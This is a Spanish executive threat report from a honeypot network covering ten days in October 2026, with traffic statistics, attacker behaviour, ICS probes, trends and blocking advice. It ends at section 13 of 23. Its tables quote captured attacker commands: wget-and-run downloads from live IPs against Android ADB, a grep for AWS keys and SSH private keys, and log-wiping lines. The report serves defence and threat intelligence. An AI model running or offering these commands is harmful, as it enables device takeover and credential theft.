Informe ejecutivo de ciberamenazas

Periodo: 19/10/2026 07:59 – 29/10/2026 07:59 (UTC) · Todos los sensores
Generado el 29/10/2026 08:44 · Versión resumida

Índice

Resumen para dirección 3

1. Índice de riesgo del periodo 4

2. Arquitectura de sensores 5

3. Qué es un ataque y qué es ruido de Internet 6

4. Clasificación de la actividad por tipo de evento 8

5. Qué hacen los atacantes cuando consiguen entrar 9

6. Ataques fuera del horario laboral 11

7. Dispositivos Android expuestos y amplificación DDoS 13

8. Sondeos a sistemas industriales (ICS/SCADA) 15

9. Tendencia frente al periodo anterior 16

10. Qué esperar en los próximos días 17

11. Posición de cada sensor en la red (benchmarking) 18

12. IOCs diferenciales (no catalogados en fuentes abiertas) 19

13. Contraste con la comunidad DShield (SANS ISC) 20

14. Lista de IPs recomendadas para bloqueo (top 25) 22

15. Direcciones a bloquear en la salida 23

16. Contexto de origen de las IPs (proxy/VPN/Tor) 24

17. Panorama global de ataques (Cloudflare Radar) 25

18. Vulnerabilidades explotadas (CVE) 27

19. CVE por sensor 29

20. Tecnologías en el punto de mira 32

21. Parches prioritarios 33

22. Relación con la normativa (ENS, ISO 27001 y NIS2) 34

23. Próximos pasos recomendados 35

Resumen para dirección

Del 19/10/2026 al 29/10/2026 (10 días) la red de señuelos registró **1.296.433 conexiones** desde **16.332 direcciones**. El 14 % es ruido de fondo de Internet, el mismo que recibe cualquier dirección pública. La presión real la ejercen **635 direcciones**.

1.296.433 conexiones registradas	**635** direcciones con presión real	**+54 %** frente al periodo anterior	**2.117** escáneres legítimos (no bloquear)
85 vulnerabilidades buscadas	**41** de ellas con explotación activa	**329** muestras de malware capturadas	**6 %** intentos con credenciales de fábrica

Actividad hostil: En aumento (+54 % respecto a los 10 días anteriores)

Qué significa para su organización

• La mayor parte de la presión va contra **SSH/Telnet (22, 23)**. Cualquier equipo con ese puerto abierto a Internet recibe este mismo tráfico.

• Se han buscado **85 vulnerabilidades conocidas**, 41 de ellas explotadas activamente según CISA. Afectan sobre todo a PHPUnit, PHP Group PHP, GNU Bourne-Again Shell (Bash).

• Las credenciales de fábrica siguen siendo la vía más probada: **6 %** de los intentos de acceso.

• Los señuelos no forman parte de su red. Lo que miden es la amenaza a la que está expuesta cualquier organización con servicios publicados en Internet.

Acciones recomendadas

1. Revisar qué servicios están publicados en Internet. La presión real se concentra en SSH/Telnet (22, 23); SMB, MSSQL y MySQL (445, 1433, 3306); http (80). Conviene confirmar con un escaneo externo que esos puertos no están abiertos salvo que sean imprescindibles y, en ese caso, limitarlos por IP o VPN. *(ver «Qué es un ataque y qué es ruido de Internet»)*

2. Comprobar versiones de las tecnologías buscadas. Se han buscado 85 vulnerabilidades conocidas, 41 con explotación activa confirmada (CISA KEV). Prioridad: PHPUnit, PHP Group PHP, GNU Bourne-Again Shell (Bash), Hikvision Security cameras web server. *(ver «Tecnologías en el punto de mira»)*

3. Cargar la lista de bloqueo con caducidad. Aplicarla en el cortafuegos durante 30 días y renovarla con el siguiente informe. Ya excluye los escáneres legítimos identificados. *(ver «Lista de IPs recomendadas para bloqueo»)*

4. Eliminar credenciales de fábrica. El 6 % de los 166.562 intentos de acceso usa usuarios y contraseñas de fábrica. Cambiarlas en routers, cámaras, bases de datos (usuarios sa y root) y activar el bloqueo tras varios fallos.

5. Verificar que ningún sistema industrial o del edificio es accesible desde Internet. Se han registrado 3.334 sondeos a protocolos industriales. Confirmar que los puertos TCP 102, 502 y 44818, y UDP 161, 623 y 47808 están cerrados y que el mantenimiento remoto de estos equipos se realiza solo por VPN. *(ver «Sondeos a sistemas industriales (ICS/SCADA)»)*

6. Cerrar depuración Android y servicios UDP amplificables. Comprobar que ningún equipo responde desde Internet en 5555/TCP (ADB) ni en los puertos UDP 19, 53, 123 y 1900. *(ver «Dispositivos Android expuestos y amplificación DDoS»)*

1. Índice de riesgo del periodo

Índice de riesgo: 78 de 100. Por encima de lo habitual

En el periodo anterior, de la misma duración, el índice fue 57. Respecto a entonces sube 21 puntos.

El índice resume en un número si la amenaza que llega a los señuelos está por encima o por debajo de lo normal. Compara el periodo con los 60 días anteriores. Un periodo corriente da alrededor de 50. A partir de 60 se marca en ámbar y a partir de 80 en rojo.

No mide si la empresa está protegida. Mide la presión del entorno. Pesa más lo que indica intención seria, como explotar fallos conocidos o ejecutar comandos tras entrar, que el simple volumen de conexiones.

Indicador	Este periodo (media diaria)	Lo habitual (mediana diaria)	Puntos
Conexiones por sensor y día	13.523	6.060	14 de 15
IPs al día que intentan explotar fallos con explotación activa (KEV)	21,3	21,0	16 de 30
Sesiones al día en las que el atacante ejecuta comandos	2.899	814	24 de 30
Muestras de malware nunca vistas, al día	23,6	8,0	24 de 25

Qué hacer según el color

Este periodo (ámbar): Comprobar esta semana que los parches marcados como urgentes están aplicados y que la lista de bloqueo está cargada en el cortafuegos. Revisar los accesos remotos de los últimos días.

El volumen se divide entre el número de sensores activos cada día, así que añadir sensores no lo infla. El malware nuevo sí puede subir cuando se añade un señuelo distinto, porque captura muestras que antes no se veían.

2. Arquitectura de sensores

La red combina tres tipos de señuelo que registran cosas distintas, así que conviene no mezclar sus cifras:

• **4 sensores de baja interacción**. Simulan 19 servicios y registran conexiones, escaneos e intentos de acceso, pero no dejan ejecutar nada.

• **2 sensores de alta interacción (Cowrie, SSH y Telnet)**. Aceptan el acceso a propósito y graban lo que el atacante hace dentro, incluido el malware que intenta descargar.

• **3 sensores de captura de malware (Dionaea)**. Imitan servicios vulnerables (SMB, FTP, MySQL, MSSQL) para quedarse con las credenciales y los ficheros que el atacante intenta dejar.

• El sensor de España incluye además un dispositivo Android con la depuración remota abierta y servicios UDP de los que se abusa para amplificar ataques de denegación de servicio.

• **2 sensores con un sistema industrial simulado (Conpot)**. Reproducen un autómata que utiliza los protocolos de fábricas y edificios (Modbus, S7, BACnet) para identificar quién busca este tipo de equipos expuestos en Internet.

Tipo	Ubicación
Baja interacción	España
Baja interacción	Estados Unidos
Baja interacción	Singapur
Baja interacción	Suecia
Alta interacción (Cowrie)	EE.UU. (Cowrie)
Alta interacción (Cowrie)	España (Cowrie)
Captura de malware (Dionaea)	EE.UU. (Dionaea)
Captura de malware (Dionaea)	España (Dionaea)
Captura de malware (Dionaea)	India (Dionaea)
Sistema industrial (Conpot)	India
Sistema industrial (Conpot)	España

Total: 11 señuelos en 10 sensores activos. Un mismo sensor puede alojar más de un señuelo.

3. Qué es un ataque y qué es ruido de Internet

Cualquier sistema conectado a Internet recibe tráfico no solicitado desde el primer minuto, tenga o no tenga valor para un atacante. Contarlo todo como "ataques recibidos" infla la cifra y esconde lo poco que exige una decisión. Este apartado ordena el volumen total en seis comportamientos y marca cuáles merecen atención. Las direcciones concretas no se repiten aquí: están en los apartados de bloqueo e investigación de este mismo informe.

El volumen total, ordenado por comportamiento

Comportamiento	IPs	Conexiones	% del total	Qué significa
Escaneo legítimo identificado	2.117	9.252	0.7 %	Empresas y proyectos que inventarían Internet de forma declarada. No bloquear.
Ruido automatizado ya catalogado	36	10.946	0.8 %	Direcciones fichadas en fuentes públicas por barrer Internet entera.
Barrido indiscriminado	916	47.017	3.6 %	Tocan muchos sensores y servicios a la vez: no han elegido objetivo.
Fuerza bruta automatizada	501	1.082.153	83.5 %	Miles de intentos diarios contra un servicio. Es lo que alimenta la lista de bloqueo.
Insistencia sobre un objetivo	134	28.690	2.2 %	Vuelven varios días con volumen moderado: hay intención detrás.
Actividad menor sin patrón	12.628	118.375	9.1 %	Una o pocas conexiones sueltas. No permite concluir nada.

La lectura para dirección: **15.697 de las 16.332 direcciones** (14.3 % de las conexiones) son ruido de fondo de Internet, el mismo que recibe cualquier dirección pública. Las **635 restantes** (85.7 % de las conexiones) son las que concentran la presión real y las que alimentan los apartados de bloqueo e investigación. Esa es la cifra comparable con la de otra organización, no el total bruto.

Quién nos escanea de forma legal y declarada

No se ha identificado ninguna empresa de calificación de riesgo en este periodo, pero sí otros escáneres declarados: buscadores de dispositivos y proyectos de investigación que inventarían Internet de forma continua. La identificación depende del operador de red y del nombre inverso de cada dirección, así que esta lista es un mínimo comprobable, nunca una ausencia demostrada.

Organización	Actividad	IPs	Conexiones	Sensores	Días con visita
Driftnet	Investigación	1.201	4.486	10	11
Censys	Buscador de dispositivos	362	2.119	10	11
Internet Measurement	Investigación	20	718	5	10
Onyphe	Buscador de dispositivos	329	571	10	11
Shadowserver	Fundación sin ánimo de lucro	117	394	10	11
Investigación académica	Investigación	9	362	5	7
Shodan	Buscador de dispositivos	12	245	7	10
Escáner declarado en su DNS	Escaneo masivo declarado	8	153	9	10

La última columna suma los días en que cada organización apareció, contando todas sus direcciones. La más constante visitó 11 días de 11: ese es el tiempo real que tarda un servicio recién publicado en quedar catalogado públicamente. Mide exposición, no amenaza.

Aviso: direcciones legítimas que aparecen como atacantes

946 direcciones de esos escáneres tienen volumen o alcance suficiente para colarse en los apartados de bloqueo y de investigación OSINT de este informe, que se construyen por volumen y por número de sensores alcanzados. Conviene descartarlas antes de llevar esas listas al cortafuegos: bloquearlas no aporta seguridad y deja a la organización sin saber cómo se la ve desde fuera. Las de mayor peso:

IP	Organización	País	Conexiones	Sensores
185.73.23.168	Investigación académica	Alemania	116	2
185.73.23.161	Investigación académica	Alemania	111	2
207.90.244.14	Shodan	Estados Unidos	60	3
185.73.23.162	Investigación académica	Alemania	58	2
199.165.159.25	Shadowserver	Estados Unidos	55	6
159.65.216.50	Internet Measurement	Estados Unidos	49	4

Qué hacer con esta información

• La presión real la ejercen **501 direcciones** a ritmo de máquina, con 83.5 % de todas las conexiones. Son las que encabezan la lista de bloqueo del informe. La mayor parte de esa presión va contra **SSH/Telnet (22, 23)**: si ese servicio no necesita estar publicado, cerrarlo resuelve más que cualquier lista de direcciones.

• **134 direcciones vuelven** varios días distintos con volumen moderado sobre uno o dos servicios. No son bots barriendo Internet: han elegido dónde insistir. Son las que justifican el trabajo de investigación del apartado OSINT, y conviene identificar al responsable del rango antes de limitarse a bloquearlas.

• Se han buscado 85 vulnerabilidades conocidas en los señuelos. Merece la pena confirmar que están corregidas en los sistemas reales; «Tecnologías en el punto de mira» las agrupa por producto.


• Al comunicar cifras fuera de la organización, usar el volumen ya depurado y no el total bruto. Incluir el escaneo legítimo y el ruido de fondo multiplica el número y resta credibilidad a la parte que sí importa.

Cómo se ha hecho esta clasificación. Cada dirección se compara con el operador de red que la tiene asignada y con su nombre inverso, que es lo que identifica a los escáneres declarados. El resto se clasifica por comportamiento, y el criterio decisivo es el ritmo: una dirección que supera las 500 conexiones diarias es un proceso automático, no alguien que haya elegido a la organización, por mucho volumen que acumule. La insistencia se mide en días distintos, no en número de conexiones. Las cifras de ruido son un suelo: parte de lo que figura como actividad menor también lo será.

4. Clasificación de la actividad por tipo de evento

No toda la actividad es un ataque efectivo: la mayor parte son escaneos e intentos automáticos, y solo una fracción llega a entrar en un señuelo o a ejecutar comandos. Este desglose separa cada fase para no sobrestimar el impacto.

Tipo de evento	Nº	Qué significa
Conexiones a los servicios simulados	240.805	Contacto con un servicio de los sensores de baja interacción. Incluye escaneos.
Conexiones a los señuelos de captura de malware	222.214	Contacto con los servicios vulnerables que imita Dionaea.
Sesiones SSH/Telnet abiertas	29.982	Conexiones a los señuelos de alta interacción (Cowrie).
Intentos de acceso con usuario y contraseña	166.562	Fuerza bruta y diccionarios de credenciales.
Búsquedas de vulnerabilidades conocidas	2.829	Peticiones que coinciden con la forma de explotar un CVE.
Accesos aceptados por el señuelo	27.241	Cowrie deja entrar a propósito para observar al atacante.
Comandos ejecutados dentro del señuelo	622.877	Lo que el atacante hace una vez dentro.
Muestras de malware capturadas	329	Ficheros distintos que el atacante intentó dejar en los señuelos.



El volumen se concentra en las primeras filas, que son ruido de fondo de Internet. El valor de inteligencia está en las últimas: accesos, comandos y malware.

5. Qué hacen los atacantes cuando consiguen entrar

Los señuelos de alta interacción dejan entrar a propósito para ver qué hace el atacante después. En este periodo hubo **27.125 sesiones** desde 1.304 direcciones en las que el atacante llegó a ejecutar comandos o a descargar algo. Cowrie aceptó la contraseña en 27.240 sesiones.

Lo más frecuente entre lo grave es **instalar malware para controlar el equipo**: 15 % de las sesiones.

En un servidor real con esa misma contraseña, cada una de estas sesiones sería un incidente. La tabla traduce los comandos a lo que supondrían para la empresa. Una sesión puede hacer varias cosas, así que los porcentajes no suman 100.

Qué intenta	Sesiones	%	IPs	Qué supondría para la empresa
Instalar malware para controlar el equipo	4.124	15 %	820	El equipo entra en una red de bots que se alquila para atacar a otros. La IP de la empresa acaba en listas negras y el correo puede dejar de llegar.
Dejar una puerta trasera para volver	12	0 %	6	Aunque se cambie la contraseña, el atacante puede seguir entrando.
Buscar contraseñas, claves y datos	6	0 %	4	Con lo que encuentra puede saltar a otros equipos y servicios de la empresa.
Echar a otros intrusos y quedarse el equipo	668	2 %	577	Varias bandas se disputan el mismo equipo. Pueden matar procesos legítimos y provocar caídas.
Borrar el rastro	345	1 %	94	Después cuesta saber qué pasó, desde cuándo y qué se llevaron.
Salir de la consola limitada de routers y cámaras	8.981	33 %	1.013	Es el primer paso para controlar routers, cámaras y grabadores conectados a Internet.
Reconocer el equipo antes de actuar	25.798	95 %	1.264	Comprueba si es un equipo real y qué procesador tiene para elegir el malware.

Otras 154 sesiones ejecutaron comandos que no encajan en ningún tipo conocido.

Aparte, el señuelo Dionaea capturó **41 programas maliciosos distintos** enviados desde 70 direcciones. Llegan directamente por la red, sin que el atacante necesite iniciar sesión.

Comando más repetido de cada tipo

Para el responsable técnico. Las direcciones van alteradas (hxxp, [.]) para que no sean enlaces activos.

Tipo	Comando	Veces
Instalar malware para controlar el equipo	./dvrHelper selfrep	3.714
Dejar una puerta trasera para volver	grep -rEho 'AKIA[0-9A-Z]{16}|ASIA[0-9A-Z]{16}' /root/.bash_history /root/.aws /root/.ssh /…	1
Buscar contraseñas, claves y datos	echo ---KEYS---; ls -la /root/.ssh/ 2>/dev/null; cat /root/.ssh/id_rsa 2>/dev/null | head …	1
Echar a otros intrusos y quedarse el equipo	#!/bin/sh··for proc_dir in /proc/*; do· pid=${proc_dir##*/}·· result=$(ls -l "/proc/…	5.990
Borrar el rastro	/bin/busybox echo > /var/log/.b && sh /var/log/.b && cd /var/log/	345
Salir de la consola limitada de routers y cámaras	system	17.878
Reconocer el equipo antes de actuar	echo -e "\x6F\x6B"	17.543

Qué hacer

• Acceso remoto (SSH, Telnet) solo con clave criptográfica o por VPN, nunca con contraseña expuesta a Internet. Telnet, cerrado.

• Revisar en los servidores el fichero authorized_keys, las tareas programadas (cron) y los usuarios nuevos. Es donde se esconden las puertas traseras.

• Vigilar el consumo de procesador y las conexiones salientes extrañas. Un equipo comprometido suele delatarse por ahí antes que por nada más.

• Cambiar las contraseñas de fábrica de routers, cámaras y grabadores, y sacar su administración de Internet.


6. Ataques fuera del horario laboral

69 % de los ataques llegó fuera del horario laboral

Horario laboral considerado: lunes a viernes de 8:00 a 18:00, hora de Madrid, sin contar festivos nacionales. Ese horario cubre solo el 33 % de las horas del periodo.

La proporción coincide con lo esperable si los ataques llegan a cualquier hora. Son automáticos y no miran el reloj. La hora con más actividad es de 8:00 a 9:00.

Franja	Conexiones	% del total
Horario laboral	404.812	31,2 %
Tardes y noches de días laborables	610.095	47,1 %
Fines de semana	281.526	21,7 %



Qué significa

Si la vigilancia solo funciona en horario de oficina, ve el 31 % de lo que llega. El resto ocurre cuando no hay nadie mirando. No hace falta tener a alguien despierto toda la noche, pero sí que algo reaccione solo:

- Bloqueo automático de la IP tras varios intentos fallidos de acceso.
- Alertas que lleguen al móvil del responsable, no solo al correo del trabajo.
- Actualizaciones de seguridad automáticas, sin esperar al lunes.
- Si el presupuesto lo permite, un servicio de vigilancia 24 horas contratado a un proveedor.

Cada sensor en su hora local

Sirve para saber si los atacantes eligen la noche de la víctima. Se aplica el mismo horario (lunes a viernes de 8 a 18) en la hora local de cada sensor, sin festivos. Solo sensores con al menos 200 conexiones.

Sensor	Hora local	Conexiones	Fuera de horario	Esperable	Diferencia (puntos)	Hora punta local
EE.UU. (Cowrie)	Los Ángeles	452.460	82 %	67 %	+15	1:00
España (Cowrie)	Madrid	376.189	69 %	67 %	+2	15:00
India (Dionaea)	India	127.630	72 %	67 %	+5	22:00
Estados Unidos	Nueva York	111.947	65 %	67 %	-2	4:00
España	Madrid	95.982	66 %	67 %	-1	10:00
EE.UU. (Dionaea)	Los Ángeles	67.547	67 %	67 %	0	19:00
Suecia	Estocolmo	31.672	85 %	67 %	+18	3:00
España (Dionaea)	Madrid	27.037	73 %	67 %	+6	21:00

Sensor	Hora local	Conexiones	Fuera de horario	Esperable	Diferencia (puntos)	Hora punta local
Singapur	Singapur	5.241	58 %	67 %	-9	20:00
India (Conpot)	India	728	69 %	67 %	+2	7:00

La actividad se concentra fuera de horario local más de lo esperable en EE.UU. (Cowrie), Suecia. En Singapur ocurre lo contrario: hay más actividad en horario laboral local. En el resto la proporción es la esperable.

7. Dispositivos Android expuestos y amplificación DDoS

Dos señuelos adicionales cubren amenazas que el resto de sensores no ve. El primero simula un dispositivo Android con la depuración remota (ADB, puerto 5555) abierta, un fallo muy habitual en televisores, cajas multimedia y equipos IoT: el atacante puede instalar y ejecutar programas sin contraseña. El segundo simula servicios UDP que se abusan para multiplicar el tráfico de un ataque de denegación de servicio (CHARGEN, DNS, NTP y SSDP).

Ataques a dispositivos Android (ADB)

Se registraron **1.431 eventos** de **177 IPs** en **441 sesiones**, con **254 comandos ejecutados** y **19 ficheros distintos depositados** en el dispositivo. Son intrusiones completas y automatizadas, típicas de botnets derivadas de Mirai que reclutan dispositivos Android para minar criptomonedas o lanzar ataques.

Comandos más ejecutados:

Comando	Veces	IPs
cd /data/local/tmp; ARCH=$(uname -m); busybox wget -O llx.$ARCH http://129.121.115.43:9163/llx.$ARCH || wget -…	32	1
cd /data/local/tmp/; busybox wget http://45.9.2.239:24381/bins/payloads/w.sh; sh w.sh; curl http://45.9.2.239:…	23	4
rm -rf /data/local/tmp/*	18	7
cd /data/local/tmp; pm uninstall com.google.android.llx.kontol 2>/dev/null; pm uninstall com.google.android.sy…	14	1
chmod 0755 /data/local/tmp/nohup	13	7

Ficheros depositados (el hash permite buscar cada muestra en VirusTotal):

SHA-256	Fichero	Veces	IPs
6e136391f87beac4ae152e4f3f24ad61fb7b06df0fdb39d0005660ea1c5ea55e	llx.apk	128	2
860b53ed6ea6a0cf602fae632cfcd28dbcf637f85a8bee28d2ee9c6cc9081669	llx.$ARCH	64	1
ec0a0374513a93cd3f34e6b0ce57fc7408706dfd687bd608c385ac8da54ce047	c.sh	23	4
4890d90dd5eedd73f37ba627da8d1487114db5f5366772a9a464defc493c6943	w.sh	23	4
d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0	/data/local/tmp	13	7

Países de origen:

País	Eventos	IPs
Singapur	343	5
Países Bajos	266	20
China	232	22
Estados Unidos	187	57
Hong Kong	126	7

Recomendación: desactivar la depuración ADB por red en cualquier dispositivo Android de la organización (incluidos televisores y pantallas de salas) y bloquear el puerto 5555 en el perímetro. Las IPs de este apartado se incluyen en la lista de bloqueo.

Intentos de uso como amplificador DDoS

En un ataque de amplificación el atacante envía peticiones pequeñas a servidores mal configurados **falsificando la IP de origen**: las respuestas, mucho más grandes, caen sobre esa IP, que es la verdadera víctima. Por eso las IPs de este apartado **no deben bloquearse como atacantes**: en su mayoría son objetivos de ataques DDoS en curso, o escáneres que buscan amplificadores. En el periodo se recibieron **71.571 peticiones**.

Protocolo	Puerto	Peticiones	IPs de origen	Amplificación
NTP	123	71.280	12.580	x64.7
CHARGEN	19	147	74	x15.6
SSDP	1900	143	80	x4.2
DNS	53	1	1	-

IPs con más peticiones (probables víctimas del ataque reflejado):

IP	Peticiones	Protocolos	País	ASN
202.155.153.94	638	NTP	Hong Kong	AS215415 YUWAN NETWORKS LIMITED
151.243.11.231	230	NTP	Alemania	AS209630 LLC VASH KREDIT BANK
45.198.224.252	217	NTP	Suecia	AS215925 VPSVAULT.HOST LTD
85.198.82.19	208	NTP	Rusia	AS9123 JSC TIMEWEB
31.210.55.22	154	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…

Recomendación: comprobar que ningún equipo de la organización responde desde Internet en los puertos UDP 19, 53, 123 y 1900. Un servidor abierto en estos puertos puede ser usado para atacar a terceros, con el consiguiente riesgo reputacional y de consumo de ancho de banda.

8. Sondeos a sistemas industriales (ICS/SCADA)

Los sistemas de control industrial gobiernan procesos físicos: maquinaria de producción, bombeo y depuración de agua, climatización, ascensores o control de accesos. Para medir el interés que despiertan, la red incluye 2 señuelos que simulan un autómata industrial. En el periodo se registraron **3.334** conexiones desde **1.197** direcciones distintas (España: 2.606 conexiones de 924 direcciones; India: 728 conexiones de 328 direcciones).

Estos protocolos se diseñaron para redes cerradas y, en su mayoría, no exigen contraseña: quien alcanza el puerto puede leer valores del equipo o enviarle órdenes. Parte de las conexiones procede de buscadores que catalogan los equipos expuestos, como Shodan o Censys. Aparecer en esos catálogos permite a cualquier tercero localizar el equipo y seleccionarlo como objetivo.

Protocolo	Qué controla	Conexiones	Direcciones
S7 (Siemens)	Autómatas Siemens	1.197	331
SNMP	Gestión de equipos de red	925	493
Modbus	Autómatas y sensores de planta	680	205
EtherNet/IP	Autómatas Rockwell / Allen-Bradley	205	106
IPMI	Gestión remota de servidores	205	25
BACnet	Climatización y control de edificios	122	109

Medidas recomendadas

1. Comprobar la exposición. Solicite a su proveedor de comunicaciones o de sistemas una verificación externa de que ninguna dirección pública de la organización responde en los puertos TCP 102, 502 y 44818, y UDP 161, 623 y 47808. También puede buscar sus direcciones en Shodan o Censys.

2. Bloquear en el perímetro. Denegar en el cortafuegos el tráfico entrante desde Internet hacia esos puertos, salvo excepción justificada y documentada.

3. Separar la red de control. Los equipos industriales y los del edificio deben estar en una red propia, separada de la ofimática por un cortafuegos que solo permita las comunicaciones necesarias.

4. Controlar el acceso remoto. El mantenimiento a distancia de fabricantes e integradores debe hacerse por VPN con doble factor, activarse solo durante la intervención y quedar registrado.

9. Tendencia frente al periodo anterior

Comparativa con los 10 días anteriores (09/10/2026 – 19/10/2026):

Métrica	Periodo anterior	Periodo actual	Variación
Conexiones registradas	842.530	1.296.433	▲ +54%
Direcciones IP distintas	14.550	16.332	▲ +12%

Variación por servicio (todos los señuelos):

Servicio	Anterior	Actual	Variación
telnet	434840	701124	▲ +61%
smb	113065	170076	▲ +50%
ssh	63208	147044	▲ +133%
mssql	103128	138201	▲ +34%
mysql	27016	54978	▲ +104%
http	36618	29285	▼ -20%
https	23322	15958	▼ -32%
blackhole	10945	12216	▲ +12%
ftp	11703	6742	▼ -42%
socks5	5668	3648	▼ -36%

Búsquedas de vulnerabilidades conocidas (CVE): 1.154 → 2.829 (▲ +145%).

10. Qué esperar en los próximos días

Estimación de la actividad diaria esperada en los próximos 2 días, a partir del comportamiento de las últimas semanas. Sirve para anticipar la carga y priorizar la vigilancia, no como cifra exacta: los ataques llegan en oleadas y el número real puede variar. Solo se incluye lo que ha tenido actividad en los últimos días.

Qué se mide	Previsto al día	Margen probable	Tendencia
Conexiones a smb	16.790	675 – 32.905	A la baja
Conexiones a mssql	10.185	0 – 21.468	Al alza
Conexiones a mysql	7.536	0 – 16.401	Estable
Conexiones a http	2.867	1.777 – 3.956	Al alza
Conexiones a ftp	1.271	85 – 2.456	Estable
Conexiones a telnet	907	0 – 2.324	A la baja
Conexiones a https	555	0 – 1.816	A la baja
Conexiones a socks5	315	49 – 581	Estable
Conexiones a postgres	264	0 – 560	Estable
Conexiones a elastic	194	0 – 425	Estable
Conexiones a ldap	183	75 – 274	Al alza
Conexiones a imap	80	30 – 120	Al alza
Conexiones a irc	77	41 – 113	Al alza
Conexiones a redis	56	0 – 138	Estable
Conexiones a memcache	37	23 – 50	Estable
Conexiones a smtp	29	0 – 112	Al alza
Conexiones a oracle	19	0 – 46	A la baja
Sesiones SSH en el señuelo (Cowrie)	207	0 – 10.384	A la baja
Sesiones Telnet en el señuelo (Cowrie)	1.126	214 – 2.038	Estable
Descargas de malware por Telnet	75	26 – 124	A la baja

«Margen probable» va de un día tranquilo a uno intenso. «Tendencia» compara la previsión con la media de los últimos tres días.

11. Posición de cada sensor en la red (benchmarking)

Esta sección sitúa cada señuelo frente a la **mediana de nuestra propia red de sensores** en el mismo periodo, para detectar cuáles reciben una presión anormalmente alta o baja respecto al conjunto. Mediana de la red en el periodo: **81764** eventos por sensor (sobre 10 sensores con actividad).

Sensor	Eventos	Desv. vs mediana	IPs únicas	Percentil
EE.UU. (Cowrie)	452.460	▲ +453%	1.436	P100
España (Cowrie)	376.189	▲ +360%	1.415	P90
India (Dionaea)	127.630	▲ +56%	3.934	P80
Estados Unidos	111.947	▲ +37%	1.583	P70
España	95.982	▲ +17%	4.561	P60
EE.UU. (Dionaea)	67.547	▼ -17%	3.311	P50
Suecia	31.672	▼ -61%	1.398	P40
España (Dionaea)	27.037	▼ -67%	2.900	P30
Singapur	5.241	▼ -94%	1.078	P20
India (Conpot)	728	▼ -99%	328	P10

12. IOCs diferenciales (no catalogados en fuentes abiertas)

Direcciones que atacan los señuelos de forma repetida (fuerza bruta, barridos o insistencia sobre un objetivo) y que **no figuran** en DShield, en el catálogo de GreyNoise ni con detecciones en VirusTotal. Es la información que aporta una red de señuelos propia: indicadores que una lista de reputación pública todavía no bloquearía.

De las 1.551 direcciones que atacan de forma repetida, 391 ya figuran en DShield. Quedan **1.160** que esas fuentes no recogen. Se han contrastado con VirusTotal las 20 más activas: **4** no tienen ninguna detección.

IP	Eventos	Sensores	Comportamiento	País	ASN
192.236.187.186	140.350	1	Fuerza bruta automatizada	Estados Unidos	AS36352 HostPapa
183.23.60.160	14.209	1	Fuerza bruta automatizada	China	AS4134 CHINANET BACKBONE
190.216.237.10	7.638	1	Fuerza bruta automatizada	Venezuela	AS271904 CHARTER COMMUNICATIONS IN…
89.219.243.236	6.247	1	Fuerza bruta automatizada	Irán	AS58224 Iran Telecommunication Com…

13. Contraste con la comunidad DShield (SANS ISC)

DShield, del SANS Internet Storm Center, reúne los registros de miles de cortafuegos y sensores de todo el mundo. Contrastar nuestros datos con los suyos permite saber qué parte de la amenaza es generalizada en Internet y qué parte solo la detecta nuestra red, que es la que aporta un valor que no se obtiene de las fuentes públicas.

IPs más activas de Internet que también nos atacan

DShield publicó **100 IPs** entre las más activas de Internet en el periodo. Ninguna de ellas ha atacado nuestra infraestructura. Solo coincide una, y es un escáner declarado (Shodan, Censys o similar): DShield la cuenta porque toca muchos cortafuegos, pero no es un atacante y no debe bloquearse.

